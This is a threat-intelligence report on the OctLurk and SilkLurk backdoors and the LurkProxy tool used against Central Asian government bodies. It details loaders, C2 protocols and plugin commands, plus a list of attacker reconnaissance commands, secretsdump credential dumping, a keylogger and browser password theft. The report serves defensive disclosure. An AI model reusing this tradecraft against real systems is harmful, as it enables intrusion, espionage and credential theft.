Normal view

OctLurk and SilkLurk: newly identified tailored backdoors in cyber-espionage campaign in Central Asia

30 July 2026 at 13:00

Introduction


We have been tracking two new backdoors, OctLurk and SilkLurk, observed in attacks against government organizations primarily in Central Asia since January 2025. Identified victims are located in Afghanistan, Kyrgyzstan, Tajikistan, Uzbekistan, Kazakhstan, and the Syrian Arab Republic. These organizations operate across several sectors, including healthcare, research, government offices, ministries of foreign affairs, logistics, law‑enforcement agencies, urban planning and facilities management, and public educational establishments.

The backdoor loaders are customized for each victim and use information from the victim’s machine to decrypt the payload. Both the loaders and the backdoors are heavily obfuscated, making analysis more complicated. OctLurk and SilkLurk can download and inject additional plugins to perform further malicious actions, including launching command shells, performing file system activity, synthesizing keyboard and mouse events, network scanning, credential dumping, keylogging, password theft from browsers, email collection, and remote access. Furthermore, the attackers deployed a specialized utility we named LurkProxy, which we also cover in this report. While it has a highly similar architecture to the OctLurk backdoor, it is not a backdoor itself.

Our investigation shows that the same threat actor operates both SilkLurk and OctLurk , and some victims infected with SilkLurk also contain OctLurk. We assess with medium confidence that the same actor is behind both backdoors, and that they are Chinese‑speaking. However, at the time of publication, we couldn’t attribute this activity to any known group.

OctLurk

OctLurk Deployment




The attacker created a scheduled task named GoogleUpDate on remote machines using admin credentials. The task runs once with System account privileges right after it was created, executing the batch script located at C:\Users\<username>\Videos\1.bat (MD5 6ecf84fb18f6747ed08d7598364d853a). Prior to executing the task, the actor queries its status. It is then run, as shown below.


The 1.bat script creates a service named NgcCIntSvc, which loads the loader DLL named oleasapi.dll (MD5 082d49ef9f14e6811d68c7e0e82e5069). The ServiceMain parameter in the service’s registry entry is set to invoke the RegisterService function of oleasapi.dll as shown below.
LurkPoxy Deployment

In another case, the attacker at first checked connectivity to the domain dns[.]ssentialserv[.]xyz as shown below. At the time of our research, the domain was resolving to the address 154[.]196[.]162[.]76 which is used as a LurkProxy C2 server.


After confirming that the C2 server was reachable, the attacker executed the batch script C:\Users\[username]\Desktop\auto.bat (MD5 b874123a80fc4f40e06872b9cb54ebc6). The script created a service named Cusrxsrv, which loads a DLL named msbasesysdc.dll. In the service registry, the ServiceMain parameter was set to call the RegisterService function of msbasesysdc.dll as shown below.
We identified several service names — specitsrc, cmtastsvc, PNRPHostSvc, vmictimerosync, and vmicagent — that the attackers used to load a malicious DLL onto compromised machines.

OctLurk loader

The loader DLL exports two methods, Refresh and RegisterService. The previously created service first calls RegisterService, which in turn invokes Refresh, the method that contains the malicious code. To locate the payload, the loader double-XOR-decrypts and then zlib-decompresses a set of hard‑coded bytes, yielding the payload file path. The payload bytes itself undergoes the same double‑XOR decryption and zlib decompression to produce the backdoor DLL bytes.

The double‑XOR decryption uses two distinct multibyte keys:

  • Key 1: hard‑coded in the loader
  • Key 2: derived from the serial number of the C: drive


The backdoor DLL is reflectively injected into memory and its entry point is executed. The loader can then call the DLL’s exported methods either by name or by ordinal; both the method name and the ordinal number are hard‑coded in the loader and are decrypted using the same double‑XOR and zlib‑decompression process applied to the payload path and bytes.

OctLurk backdoor

The loader invokes the backdoor’s curl_easy_escape function (ordinal 2). The backdoor then creates a stream socket using a hard‑coded C2 address (dns[.]multitoconference[.]com) and port 443. It gathers the following information from the victim machine:

  • OS information as RTL_OSVERSIONINFOW structure
  • Computer name
  • User name
  • Local host name
  • Local IP address in format %u.%u.%u.%u, with local hostname-to-IP-address translation
  • Current local date and time as SYSTEMTIME struct

To encrypt the collected data, the backdoor employs a hard‑coded XOR key, which in most cases we observed was the string FDrertgr##@QEWASGkio865ehyf98foidsjzhug874392dfsREFDfdsAGH43wea98h. In addition, it generates 0x53 (83) random bytes — this length is also hard‑coded in the sample — and uses them as a second XOR key. The collected victim information is first compressed with zlib (deflate), and then XOR‑encrypted twice, first with the hard‑coded string key and then with the randomly generated byte sequence. The final data is arranged as follows:

  • 0x00: randomly generated XOR key bytes (size 83 bytes)
  • 0x53: compressed data size
  • 0x57: compressed data in the following format: <uncompressed_size> <deflate(data)>
  • 0x57 + compressed_data_size: randomly generated bytes (from 14 to 41 bytes)

The backdoor initially transmits a 16‑byte header that specifies the size of the incoming data packet, as shown below. It then sends the actual data packet.

  • 0x00: randomly picked 10 chars from the string “zyxwvutsrqponmlkjihgfedcbaABCDEFGHIJKLMNOPQRSTUVWXYZ9876543210-_”
  • 0x0A: \x00\x00
  • 0x0C: next_packet_size

The first packet received is 16 bytes long, and its last four bytes specify the size of the subsequent data packet. The format of the subsequent data packet is shown below.

  • 0x00: XOR key; size 83 bytes
  • 0x53: compressed data size
  • 0x57: compressed data in the format: <uncompressed_size> <deflate(data)>

The received data is decrypted using a double‑XOR method: first with the XOR key contained in the packet, then with a hard‑coded XOR key. After the XOR decryption, the data is zlib decompressed. The data may be a command or a plugin code.

OctLurk loads plugins from the C2 server directly into memory to perform various tasks. Each plugin exports two methods — ins_ctl_db and oct_lk_col — with the actual functionality implemented in oct_lk_col. Our analysis shows that the plugins listed below are commonly deployed on victim machines.

  • Command Shell: provides a command shell
  • File Manager: performs filesystem interaction
  • Interaction Manager: synthesizes keyboard and mouse events

The table below provides a detailed description of operations performed by these plugins, where each switch case value denotes command ID.

Plugin type Description
File Manager ●       case 0x10020: for each drive, retrieve the following information: volume GUID path, drive letter, volume name, file system name, drive type, volume serial number, total size in bytes, and free space in bytes.
●       case 0x10030: search for a file that matches a specified name and retrieve the following information: file attributes, creation time, last access time, last write time, file size, the file’s name, and its short (8.3) name.
●       case 0x10040: recursively list all files in a specified location, including only those whose size, creation time, last write time, and last access time fall within the threshold values defined by C2. For each listed file, retrieve the following details: file attributes, creation time, last access time, last write time, file size, file name and alternative name for the file
●       case 0x10050: use the ShellExecuteExW API to open the specified file path, which may be an executable, a document, or a folder.
●       case 0x10051: execute the specified command line using the CreateProcessAsUserW API.
●       case 0x10060: perform the following file‑system operations: copy, delete, move, and rename — using the SHFileOperationW API.
●       case 0x10070: create a directory.
●       case 0x10080: set the attributes for a file or directory.
●       case 0x10090: for the filename provided by C2, set the file created, last accessed, and last modified timestamps to the values received from C2.
●       case 0x20010: get the size of a file.
●       case 0x20020: read a file from the system in chunks, starting at a specified offset.
●       case 0x20030: calculate the CRC32 of each file data chunk, and retrieve the file created, last accessed, and last written times.
●       case 0x20040: close the file handle and free the associated metadata (file path, handle, and size).
●       case 0x20110: create a file at the specified path and write the bytes received from C2 into it. Then set the file created, last accessed, and last modified times using the timestamps supplied by C2.
Command Shell ●       case 0x3E9: launch cmd.exe as shell.
●       case 0x3EA: send the exit command to close the command shell.
●       case Default: if a command string is received from the C2 and the shell is running, write the command to the shell. Then read the shell’s output and send it back to the C2.
If a command string is received from the C2 server and the shell is not already running, execute the command using C:\Windows\System32\cmd.exe /S /C "<command_string>" > %TEMP%\tmp%d%x.tmp where %d and %x are random values. Afterwards, read the output from the temporary file tmp%d%x.tmp and then delete the file.
Interaction Manager ●       case 0x3E9: capture the entire screen as a BMP image.
●       case 0x3EA: capture the entire screen at specified intervals.
●       case 0x3EC: retrieve clipboard data.
●       case 0x3ED: copy the data to the clipboard.
●       case 0x3F3: MOUSEEVENTF_LEFTDOWN: set the cursor to the specified position and press the left mouse button.
●       case 0x3F5: MOUSEEVENTF_LEFTDOWN | MOUSEEVENTF_LEFTUP: move the cursor to the specified position, then press and release the left mouse button.
●       case 0x3F6: MOUSEEVENTF_RIGHTDOWN: set the cursor to the specified position and press the right mouse button.
●       case 0x3F7: MOUSEEVENTF_RIGHTUP: set the specified cursor position and release the right mouse button.
●       case 0x3F8: MOUSEEVENTF_MOVE: move the mouse cursor to specific coordinates, simulating a mouse movement event.
●       case 0x3F9: MOUSEEVENTF_WHEEL: move the mouse wheel by a specified amount.
●       case 0x3FD: press the key indicated by the virtual‑key code.
●       case 0x3FE: KEYEVENTF_KEYUP: release the key identified by the virtual-key code.
●       case DEFAULT: MOUSEEVENTF_LEFTUP: move the cursor to the specified position and release the left mouse button.

Post-compromise activity

The attacker used the command‑shell plugin installed via the OctLurk backdoor to perform the following actions:

Victim fingerprinting


The attacker used admin credentials to create a scheduled task named GoogleUpDate on remote machines. This task runs once with System account privileges, executing the script located at C:\windows\temp\in.bat (MD5 45cf5916fab4272a1313c26e67aa9220, 4e6d5c4770d5a822d7fcce6a74f7ad73). After querying the task’s status, the attacker triggers its execution, as shown below.
The batch script runs a series of commands that collect comprehensive information about the machine’s hardware, software, and network configuration as shown in the table below. The results are saved in three files — info.txt, <hostname>.datb, and <hostname>_logs.datb — all stored in the %TEMP% directory.

Command Description
chcp 1256 Changes the system’s code page to 1256, which supports Arabic characters.
powershell $PSVersionTable Retrieves the version information of PowerShell.
qwinsta Views all active sessions on the local machine.
klist sessions Displays a list of logon sessions on this computer (Including Kerberos).
TASKLIST /V Lists all running tasks with detailed information.
findstr /i /c:”explorer.exe” Searches for explorer.exe in a case-insensitive manner. Used together with TASKLIST /V.
wevtutil qe Security /f:text /c:5 /rd:true /q:”*[System[(EventID=4624)]] and *[EventData[Data[@Name=’LogonType’]=10]]” Retrieves the last 5 events from the Security event log where the event ID is 4624 (successful logon event) and the logon type is 10 (remote interactive logon e.g., Remote Desktop Protocol).
powershell “ipconfig|select-string v4 -context 1,3” Uses PowerShell to filter ipconfig output for IPv4 addresses.
ipconfig /all Displays detailed network configuration information.
WHOAMI /all Displays detailed information about the current user, including their security identifiers (SIDs), privileges, group memberships, and authentication details.
WMIC /Node:localhost /Namespace:\root\SecurityCenter2 Path AntiVirusProduct Get displayName /Format:List | findstr “=” Retrieves information about installed antivirus software.
powershell Get-NetTCPConnection Retrieves information about TCP connections.
netstat -ano | findstr LISTENING Shows listening ports.
netstat -ano | findstr ESTABLISHED Displays established connections.
cmd.exe /c netstat -ano | findstr “EST” | findstr -v 127.0.0.1 Filters established connections excluding the loopback address.
powershell.exe “get-wmiobject -query ‘select * from win32_process’ | Select-Object ProcessId,ProcessName,CommandLine,ExecutablePath,CreationDate | Where-object {$_.ProcessId -eq 500} | Format-List” Retrieves detailed information about a specific process.
reg query HKLM /s /f “ProfileImagePath” /t REG_EXPAND_SZ Searches the Windows Registry under HKEY_LOCAL_MACHINE (HKLM) for entries where the value name is “ProfileImagePath” and the type is REG_EXPAND_SZ. It points to the location of a user’s profile folder.
cmd.exe /c dir /b c:\users Lists the contents of the C:\Users directory.
wmic startup get caption,command | findstr exe Filters startup items for executable files.
powershell “get-MpComputerStatus” Retrieves the status and configuration details of Microsoft Defender Antivirus (formerly Windows Defender) on a Windows system.
reg query “HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Features” /v “TamperProtection” Queries whether Microsoft Defender antivirus’s tamper protection is enabled.
reg query “HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions” /s Queries exclusion settings for Microsoft Defender Antivirus. This is where you can configure files, folders, processes, and extensions that should be excluded from being scanned by Defender.
wevtutil gli Security Configures the Security event log.
wevtutil gl Security /f:xml Retrieves events from the Security log in XML format.
wevtutil gli “Windows PowerShell” Configures the Windows PowerShell event log.
wevtutil gl “Windows PowerShell” /f:xml Retrieves events from the Windows PowerShell log in XML format.
wevtutil gli System Configures the System event log.
wevtutil gl System /f:xml Retrieves events from the System log in XML format.
schtasks /query /fo LIST /v | findstr “TaskName> Status> ‘Task To Run’> ‘Run As User’>” Lists all scheduled tasks in verbose mode and extracts the following fields: Status, Task To Run, Run As User, and TaskName.
systeminfo Displays detailed system information.
powershell “Get-WmiObject -Class Win32_BIOS | Format-list” Retrieves BIOS information.
powershell “Get-WMIObject -Class Win32_PhysicalMemory | Format-list” Retrieves physical memory information.
powershell “Get-WMIObject -Class Win32_Processor | Format-list” Retrieves processor information.
powershell “Get-WMIObject -Class Win32_DiskDrive | Format-list” Retrieves disk drive information.
netsh interface ipv4 show interfaces Displays information about IPv4 interfaces.
powershell “gwmi Win32_NetworkAdapter | Format-list” Provides hardware-level and driver-level information about adapters.
powershell “gwmi Win32_NetworkAdapterConfiguration | Format-list” Provides network configuration details, such as IP address, DNS, DHCP status, etc.
ipconfig /all Displays detailed network configuration.
netstat -e -s Displays detailed network protocol statistics.
certutil -urlcache Displays URL cache entries.
ipconfig /displaydns Displays the contents of the DNS client resolver cache.

Event log collection


The attackers ran commands to export successful logon events for remote interactive logons (e.g., Remote Desktop Protocol) and to query those events for specific users.
Credential harvesting

Impacket — secretsdump

Attackers ran a malicious file named Adobe.exe (MD5 32a5985543433a4f60da2fafd873b927), which is a portable‑executable version of Impacket’s secretsdump.py tool. Using this tool, they extracted password hashes from domain controllers, the critical servers in an Active Directory environment. Immediately after harvesting the hashes, they issued commands to list all members of the “Domain Controllers” group, likely to identify and target additional domain controllers for further compromise.

Keylogger

Attackers dropped and executed a keylogger located at C:\Users\Public\Pictures\AnyDesk.exe (MD5: 2a571f6cee42a17d873f4c942649813f). They then created a scheduled task named AnyDesk to run the keylogger whenever any user logged on as shown below.

The keylogger creates two files: C:\Users\Public\Libraries\msect\dev0, which stores captured keystrokes, and C:\Users\Public\Libraries\msect\dev1, which holds clipboard data. Before writing to these files, the captured data is encoded by subtracting 2 from each byte.

Browser Password Decryptor


The Browser Password Decryptor tool C:\users\[username]\libraries\64.exe (MD5 37dc84e4bcad92fa28f1e7778d088283) is used to extract passwords from browsers. The tool offers two options: -help to extract passwords from Chrome and -exit to extract passwords from Firefox. For Chrome, the tool targets the Login Data and Local State databases located at %LOCALAPPDATA%\Google\Chrome\User Data\Default\Login Data and %LOCALAPPDATA%\Google\Chrome\User Data\Local State, respectively. The Local State contains the master key, which is essential for decrypting encrypted login information stored in the Login Data database file. For Firefox, the tool targets the logins.json file located at %APPDATA%\Mozilla\Firefox\Profiles\{profile folder}. The logins.json file in Firefox stores encrypted usernames and passwords for websites.

Remote access : Pandora FMS agents (Pandora RC agent)

